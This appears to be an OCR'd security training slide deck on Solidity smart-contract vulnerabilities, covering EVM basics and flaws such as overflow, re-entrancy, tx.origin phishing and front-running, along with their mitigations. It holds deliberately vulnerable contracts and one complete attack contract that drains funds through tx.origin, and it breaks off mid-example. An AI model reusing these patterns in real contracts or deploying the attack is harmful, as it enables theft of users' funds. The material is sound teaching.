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SOLIDITY SECURITY: BREAKING SMART CONTRACTS FOR FUN AND PROFIT

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AGENDA

- Ethereum Virtual Machine (EVM) 101
- Vulnerabilities, attack vectors & countermeasures
 - Default visibilities
 - Rounding issues
 - Arithmetic under/over flows
 - Re-entrancy
 - Unexpected ether
 - Entropy illusion
 - Race conditions & front running
 - *tx.Origin* for authentication
 - Denial of service
 - *Delegatecall*
- Road ahead / ETHSecurity experience feedback

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ETHEREUM VIRTUAL MACHINE 101

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
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EVM 101

- Sandboxed Virtual Stack Machine
 - Embedded within all (full) Ethereum nodes
 - Responsible for executing contract bytecode
 - Runtime environment



EVM 101

- Smart contracts are made of bytecodes stored at particular addresses
- Smart contracts are typically written in higher level languages
 - e.g. Vyper, Solidity, LLL, Bamboo
 - *Note: Solidity can include inline assembly! Use at your own risks!*
- These higher level languages then compile into **EVM bytecode**


EVM 101

```
1  pragma solidity ^0.4.0;
2
3  contract SimpleStorage {
4      uint storedData;
5
6      function set(uint x) public {
7          storedData = x;
8      }
9
10     function get() public view returns (uint) {
11         return storedData;
12     }
13 }
14
```

```
mz@ZedSigP ~/0ps solc --bin-runtime SimpleStorage.sol
```

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===== SimpleStorage.sol:SimpleStorage =====
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
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EVM 101

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


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
World state

Externally owned account (EOA)



*EOA is controlled by a private key
EOA cannot contain EVM code*

Contract account



*Contract is controlled by EVM code
Contract contains EVM code*

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
- EVM uses “pseudo”-registers – not standard registers like other VMs
- Defines a set of Opcodes - cf Gav’s yellow paper, including:
 - Arithmetic operations (ADD, SUB, MUL, DIV, ...)
 - Bitwise operations (AND, OR, XOR,...)
 - Context & block information (GASPRICE, GASLIMIT, NUMBER, ...)
 - Stack, Memory & Storage operations (PUSH, POP, MSTORE, SSTORE, MLOAD, SLOAD)
 - Cryptographic function (SHA3)
 - ...

EVM 101

- No registers = all instructions invocation (and parameter passing) are performed via the EVM stack
- EVM uses 160-bit addresses
- EVM outputs logs
- EVM introduces the concept of Gas
- Important distinction: Stack, Memory & Storage

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
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- All EVM operations are performed on the stack
- Accessed via PUSH/POP/COPY/SWAP/etc

EVM 101


- Memory:



- Volatile memory, refreshed and cleared for each message call
- Accessed via MSTORE/MLOAD
- Memory is more costly the larger it grows (scales quadratically)

EVM 101

- Account storage:



- Persistent memory area, declared outside of user-defined functions
- Accessed via SSTORE/SLOAD
- Costly to read and very expensive to write

EVM 101

- Contract Application Binary Interface ([ABI](#)): standard way to interact with contracts in the Ethereum ecosystem, both from outside the blockchain and for contract-to-contract interaction
 - Data is encoded according to its type
 - Encoding is not self describing and thus requires a schema in order to decode

```
mz@ZedSigP > ~/0ps > solc --abi SimpleStorage.sol
```

```
===== SimpleStorage.sol:SimpleStorage =====
```

```
Contract JSON ABI
```

```
[{"constant":false,"inputs":[{"name":"x","type":"uint256"}],"name":"set","outputs":[],"payable":false,"stateMutability":"nonpayable","type":"function"}, {"constant":true,"inputs":[],"name":"get","outputs":[{"name":"","type":"uint256"}],"payable":false,"stateMutability":"view","type":"function"}]
```

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mz@ZedSigP > ~/0ps >
```

EVM 101

- Function signature = `function_name(arg_type1,arg_type2)`
 - e.g. `transfer(uint256,uint256)`
- Function selectors:
 - 4 bytes of the Keccak (SHA-3) hash of the signature of the function
 - Allows calling specific functions in the contract
 - e.g. `keccak(transfer(uint256,uint256))`


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DEFAULT VISIBILITIES (1/3)

- Consider this trivial contract that acts like an address guessing bounty game
- To win the balance of the contract, a user must generate an Ethereum address whose last 8 hex characters are 0

```
1  contract HashForEther {
2
3      function withdrawWinnings() {
4          // Winner if the last 8 hex characters of the address are 0.
5          require(uint32(msg.sender) == 0);
6          _sendWinnings();
7      }
8
9      function _sendWinnings() {
10         msg.sender.transfer(this.balance);
11     }
12 }
```

DEFAULT VISIBILITIES (2/3)

- Problem: visibility not specified!
- Defaults to `public`
- Any address can call `_sendWinnings()` to steal the bounty
- Mitigation:
 - Always specify the visibility of all functions in a contract, even if they are intentionally public
 - `Solc` will throw warnings that have no explicit visibility set

DEFAULT VISIBILITIES (3/3)

- Real-World Example: Parity MultiSig Wallet (1st Hack)

```
1  contract WalletLibrary is WalletEvents {
2
3      // constructor is given number of sigs required to do protected "onlymanyowners" transactions
4      // as well as the selection of addresses capable of confirming them.
5      function initMultiowned(address[] _owners, uint _required) {
6          m_numOwners = _owners.length + 1;
7          m_owners[1] = uint(msg.sender);
8          m_ownerIndex[uint(msg.sender)] = 1;
9          for (uint i = 0; i < _owners.length; ++i)
10             {
11                 m_owners[2 + i] = uint(_owners[i]);
12                 m_ownerIndex[uint(_owners[i])] = 2 + i;
13             }
14          m_required = _required;
15      }
16
17      ...
18
19      // constructor - just pass on the owner array to the multiowned and
20      // the limit to daylimit
21      function initWallet(address[] _owners, uint _required, uint _daylimit) {
22          initDaylimit(_daylimit);
23          initMultiowned(_owners, _required);
24      }
25  }
```

FLOATING POINTS AND PRECISION (1/3)

- Problem: There is no fixed point type in Solidity (yet), developers are required to implement their own using the standard integer data types

```
1  contract FunWithNumbers {
2      uint constant public tokensPerEth = 10;
3      uint constant public weiPerEth = 1e18;
4      mapping(address => uint) public balances;
5
6      function buyTokens() public payable {
7          uint tokens = msg.value/weiPerEth*tokensPerEth;
8          balances[msg.sender] += tokens;
9      }
10
11     function sellTokens(uint tokens) public {
12         require(balances[msg.sender] >= tokens);
13         uint eth = tokens/tokensPerEth;
14         balances[msg.sender] -= tokens;
15         msg.sender.transfer(eth*weiPerEth); //
16     }
17 }
```

FLOATING POINTS AND PRECISION (2/3)

- Mathematical calculations for buying and selling tokens are correct but lack of floating point numbers will give erroneous results:
 - Buying: If the value is less than 1 ETH the initial division will result in 0, leaving the final multiplication 0
 - Selling: Less than 10 tokens will result in 0 ETH

FLOATING POINTS AND PRECISION (3/3)

- Mitigations:
 - Ensure that any ratios or rates you are using allow for large numerators in fractions:
 - Use `weiPerTokens` instead of `tokensPerEth`
 - Keep in mind the order of operations:
 - `msg.value*tokenPerEth/weiPerEth` instead of `msg.value/weiPerEth*tokenPerEth`
 - Use safe libraries that allow for floating points (Cf MakerDAO's DSMath)

ARITHMETIC UNDER/OVER FLOWS (1/4)

- An integer variable, only has a certain range of numbers it can represent.
 - uint8 can only store numbers in the range $[0, 2^8 - 1] = [0, 255]$
 - Trying to store 256 will result in 0 (and 257 in 1)
- For uint256, the range is $[0, 2^{256} - 1]$
- Similar to adding 2π to the angle of a trigonometric function:
 - $\sin(x) = \sin(x + 2\pi)$
 - $\cos(x) = \cos(x + 2\pi)$

ARITHMETIC UNDER/OVER FLOWS (2/4)

```
1 pragma solidity ^0.4.18;
2
3 contract Token {
4
5     mapping(address => uint) balances;
6     uint public totalSupply;
7
8     function Token(uint _initialSupply) {
9         balances[msg.sender] = totalSupply = _initialSupply;
10    }
11
12    function transfer(address _to, uint _value) public returns (bool) {
13        require(balances[msg.sender] - _value >= 0);
14        balances[msg.sender] -= _value;
15        balances[_to] += _value;
16        return true;
17    }
18
19    function balanceOf(address _owner) public constant returns (uint balance)
20        return balances[_owner];
21    }
22 }
```

ARITHMETIC UNDER/OVER FLOWS (3/4)

- Mitigation: use mathematical libraries which replace the standard math operators (additions, subtractions & multiplications)
 - Most common one is OpenZeppelin's SafeMath
 - We've seen clients and projects purposefully avoid this to save gas... Be careful!

ARITHMETIC UNDER/OVER FLOWS (4/4)

- Real-world examples:
 - 4chan group's ponzi scheme PoWHC (866 ETH stolen)
 - batchTransfer bug (ERC20) = integer underflow

```
255 function batchTransfer(address[] _receivers, uint256 _value) public whenNotPaused returns (bool) {
256     uint cnt = _receivers.length;
257     uint256 amount = uint256(cnt) * _value;
258     require(cnt > 0 && cnt <= 20);
259     require(_value > 0 && balances[msg.sender] >= amount);
260
261     balances[msg.sender] = balances[msg.sender].sub(amount);
262     for (uint i = 0; i < cnt; i++) {
263         balances[_receivers[i]] = balances[_receivers[i]].add(_value);
264         Transfer(msg.sender, _receivers[i], _value);
265     }
266     return true;
267 }
268 }
```

UNEXPECTED ETHER (1/5)

- When ETH is sent to a contract, it must execute:
 - Either the fallback function
 - Or another function described in the contract
- 2 exceptions (where ETH can be sent to a contract without executing code)
 - Self-destruct (suicide)
 - Any contract can implement `selfdestruct(target)`, where all funds are transferred to *target* after all bytecode from the contract is removed
 - Pre-sent ETH
 - Contract addresses are deterministic:
 - Address = `sha3(rlp.encode(account_address, tx_nonce))`

UNEXPECTED ETHER (2/5)

- Lots of smart contracts rely on invariant-checking as a defensive programming technique
 - Good design, providing the variable(s) checked is actually invariant (e.g. ERC20 total supply)
- Current ETH stored in the contract (i.e. `this.balance`) is not an invariant!

UNEXPECTED ETHER (3/5)

```
1  contract EtherGame {
2
3      uint public payoutMilestone1 = 3 ether;
4      uint public milestone1Reward = 2 ether;
5      uint public payoutMilestone2 = 5 ether;
6      uint public milestone2Reward = 3 ether;
7      uint public finalMilestone = 10 ether;
8      uint public finalReward = 5 ether;
9
10     mapping(address => uint) redeemableEther;
11     // users pay 0.5 ether. At specific milestones, credit their accounts
12     function play() public payable {
13         require(msg.value == 0.5 ether); // each play is 0.5 ether
14         uint currentBalance = this.balance + msg.value;
15         // ensure no players after the game as finished
16         require(currentBalance <= finalMilestone);
17         // if at a milestone credit the players account
18         if (currentBalance == payoutMilestone1) {
19             redeemableEther[msg.sender] += milestone1Reward;
20         }
21         else if (currentBalance == payoutMilestone2) {
22             redeemableEther[msg.sender] += milestone2Reward;
23         }
24         else if (currentBalance == finalMilestone ) {
25             redeemableEther[msg.sender] += finalReward;
26         }
27         return;
28     }
```

UNEXPECTED ETHER (4/5)

```
30  function claimReward() public {  
31      // ensure the game is complete  
32      require(this.balance == finalMilestone);  
33      // ensure there is a reward to give  
34      require(redeemableEther[msg.sender] > 0);  
35      redeemableEther[msg.sender] = 0;  
36      msg.sender.transfer(redeemableEther[msg.sender]);  
37  }  
38 }
```

UNEXPECTED ETHER (5/5)

- Mitigation techniques:
 - Contract logic should avoid being dependent on exact values of the contract balance since it can be artificially manipulated
 - If exact values of deposited ETH are required, define a dedicated variable to this purpose

ENTROPY ILLUSION (1/3)

- All transactions on the Ethereum blockchain are deterministic state transition operations
- There is no `rand()` function in Solidity
- Achieving decentralised entropy (randomness) is a well established problem
 - See RandDAO's by VB for using a chain of hashes
- Some of the first contracts were based around gambling
 - Common pitfall:
 - Using block variables (hashes, timestamps, etc.)
 - Controlled by the miners!
 - Thinking that a *seed* is `private`
 - A `private` variable can still be read!

ENTROPY ILLUSION (2/3)

- Mitigation: Commit-reveal approach:
 - A *commit* stage, when parties submit their cryptographically protected secrets to the smart contract
 - A *reveal* stage, when parties announce cleartext seeds, the smart contract verifies that they are correct, and the seeds are used to generate a random number
- Exciting future: Verifiably Delayable Functions (VDF)
 - Included in Ethereum 2.0 and used for the Beacon Chain

ENTROPY ILLUSION (3/3)

- Real-world examples:
 - See <https://blog.positive.com/predicting-random-numbers-in-ethereum-smart-contracts-e5358c6b8620>
 - 3649 live smart contracts analysed with some sort of pseudo random number generator (PRNG)
 - Found 43 contracts which could be exploited
 - Discusses the pitfalls of using block variables for entropy

FRONT-RUNNING / RACE CONDITIONS (1/3)

- Consider this simple hash-guessing contract:

```
1 contract FindThisHash {
2     bytes32 constant public hash = 0xb5b5b97fafd9855eec9b41f74dfb6c38f59511
3
4     constructor() public payable {} // load with ether
5
6     function solve(string solution) public {
7         // If you can find the pre image of the hash, receive 1000 ether
8         require(hash == sha3(solution));
9         msg.sender.transfer(1000 ether);
10    }
11 }
```

FRONT-RUNNING / RACE CONDITIONS (2/3)

- Attackers can watch the transaction pool for anyone submitting a solution
- They can verify it's validity (solution here is *Ethereum!*) and submit an equivalent transaction with a much higher **gasPrice** than the original
- 2 main types of front-running:
 - User front running (significantly worse) - see example
 - Miners front running
 - Miners can order tx however they feel like

FRONT-RUNNING / RACE CONDITIONS (3/3)

- Mitigation:
 - Create upper bounds on the `gasPrice` (doesn't fix miner front-running)
 - Use commit-reveal pattern (see ENS)
- Real-world examples:
 - Bancor: Front running
 - ERC-20: Front running in `approve` method

TX.ORIGIN AUTHENTICATION (1/3)

- Solidity has a global variable - `tx.origin` - which traverses the entire call stack and returns the address of the account that originally sent the call/transaction
- Using this variable for authentication in Smart Contracts leaves the contract vulnerable to phishing attacks

```
1  contract Phishable {
2      address public owner;
3
4      constructor (address _owner) {
5          owner = _owner;
6      }
7
8      function () public payable {} // collect ether
9
10     function withdrawAll(address _recipient) public {
11         require(tx.origin == owner);
12         _recipient.transfer(this.balance);
13     }
14 }
```

TX.ORIGIN AUTHENTICATION (2/3)

```
1 import "Phishable.sol";
2
3 contract AttackContract {
4
5     Phishable phishableContract;
6     address attacker; // The attackers address to receive funds.
7
8     constructor (Phishable _phishableContract, address _attackerAddress) {
9         phishableContract = _phishableContract;
10        attacker = _attackerAddress;
11    }
12
13    function () {
14        phishableContract.withdrawAll(attacker);
15    }
16 }
```

- Attacker can publish contract above, and convince the owner to send this contract some ETH!

TX.ORIGIN AUTHENTICATION (3/3)

- Mitigation:
 - Do not use `tx.origin` for authentication/authorisation in smart contracts
 - If we want to deny external contracts from calling a contract:
 - `require(tx.origin == msg.sender)`

DENIAL OF SERVICE (1/3)

- Looping through externally manipulated mappings or arrays:

```
1  contract DistributeTokens {
2      address public owner; // gets set somewhere
3      address[] investors; // array of investors
4      uint[] investorTokens; // the amount of tokens each investor gets
5
6      // ... extra functionality, including transfertoken()
7
8      function invest() public payable {
9          investors.push(msg.sender);
10         investorTokens.push(msg.value * 5); // 5 times the wei sent
11     }
12
13     function distribute() public {
14         require(msg.sender == owner); // only owner
15         for(uint i = 0; i < investors.length; i++) {
16             // here transferToken(to,amount) transfers "amount" of tokens
17             transferToken(investors[i],investorTokens[i]);
18         }
19     }
20 }
```

DENIAL OF SERVICE (2/3)

- Owner operations:

```
1  bool public isFinalized = false;
2  address public owner; // gets set somewhere
3
4  function finalize() public {
5      require(msg.sender == owner);
6      isFinalized == true;
7  }
8
9  // ... extra ICO functionality
10
11 // overloaded transfer function
12 function transfer(address _to, uint _value) returns (bool) {
13     require(isFinalized);
14     super.transfer(_to, _value)
15 }
```

DENIAL OF SERVICE (3/3)

- Mitigations:
 - Do not loop through data structures that can be artificially manipulated by external users!
 - Withdrawal pattern recommended
 - In-line Assembly allows to return the last *transfer* processed for batch transfers
 - Use a fail-safe in case owner becomes incapacitated (set up the owner as a multi-sig wallet)
 - Use a timelock:
 - `require(msg.sender == owner || now > unlockTime)`

RE-ENTRANCY (1/4)

- Contracts can call other contracts
 - Referred to external calls
- Fallback function:
 - Unnamed function, **external** visibility
 - Executed on a call to a contract if no other function called
- External calls can be hijacked by attackers to execute further code, including calls back into itself
- Attacker can carefully construct a contract at an external address which contains malicious code in the fallback function
- When a contract sends ETH to this address, it will invoke the malicious code
- Typically the malicious code executes a function on the vulnerable contract, performing operations not expected by the developer
- Called re-entrancy because malicious calling contract “re-enters” code execution

RE-ENTRANCY (2/4)

```
1  contract EtherStore {
2
3      uint256 public withdrawalLimit = 1 ether;
4      mapping(address => uint256) public lastWithdrawTime;
5      mapping(address => uint256) public balances;
6
7      function depositFunds() public payable {
8          balances[msg.sender] += msg.value;
9      }
10
11     function withdrawFunds (uint256 _weiToWithdraw) public {
12         require(balances[msg.sender] >= _weiToWithdraw);
13         // limit the withdrawal
14         require(_weiToWithdraw <= withdrawalLimit);
15         // limit the time allowed to withdraw
